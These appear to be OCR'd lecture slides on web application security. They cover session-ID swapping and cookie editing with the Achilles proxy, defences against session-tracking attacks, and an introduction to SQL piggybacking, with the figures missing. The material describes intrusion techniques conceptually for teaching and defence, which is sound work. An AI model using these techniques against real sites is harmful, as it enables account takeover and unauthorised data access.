


Fig 7.21 Session tracking using the URL

Attacking Session Tracking Mechanisms

- Attacker changes his session ID to a value assigned to another user
  - Application thinks that attacker is the other user




Fig 7.22 Editing persistent cookies to modify a session ID using notepad

Achilles

- Tool used to edit per-session cookies
- www.digizen-securitycom
- A Web proxy
- Attacker's browser configured to send all HTTP and HTTPS data to Achilles
- Web browser and proxy can run on same or different machines
- Archilles allows attacker to edit all HTTP/HTTPS fields, per-session and persistent cookies, hidden form elements, and URLs.
- Supports HTTPS connections
  - one SSL connection set up between browser and Achilles
  - Another SSL connection set up between Achilles and Web server




Fig 7.24 The Achilles screen




Fig 7.25 Handling HTTPS with Achilles

Defending against Web Application Session-Tracking Attacks

- Digitally sign or hash session-tracking information
- Encrypt information in the URL, hidden form element, or cookie
- Make sure that your session IDs are long enough to prevent accidental collision
- Apply a timestamp within the session ID variable and encrypt it
- Allow users to terminate their sessions via a logout button which will invalidate the session ID
- Scan your web site via AppScan http://www.sanctuminc.com

SQL Piggybacking

- Attacker may can extend an application's SQL statement to extract or update information that the attacker is not authorized to access
- "How I Hacked Packetstorm" http://www.wiretrip.net/rfp/p/doc.asp?id=42
- Attacker will explore how the Web application interacts with the back-end database by finding a user-supplied input string that will be part of a database query




Fig 7.26 Figuring out how the Web application interacts with a database




Fig 7.27 The location line contains the account number searched for

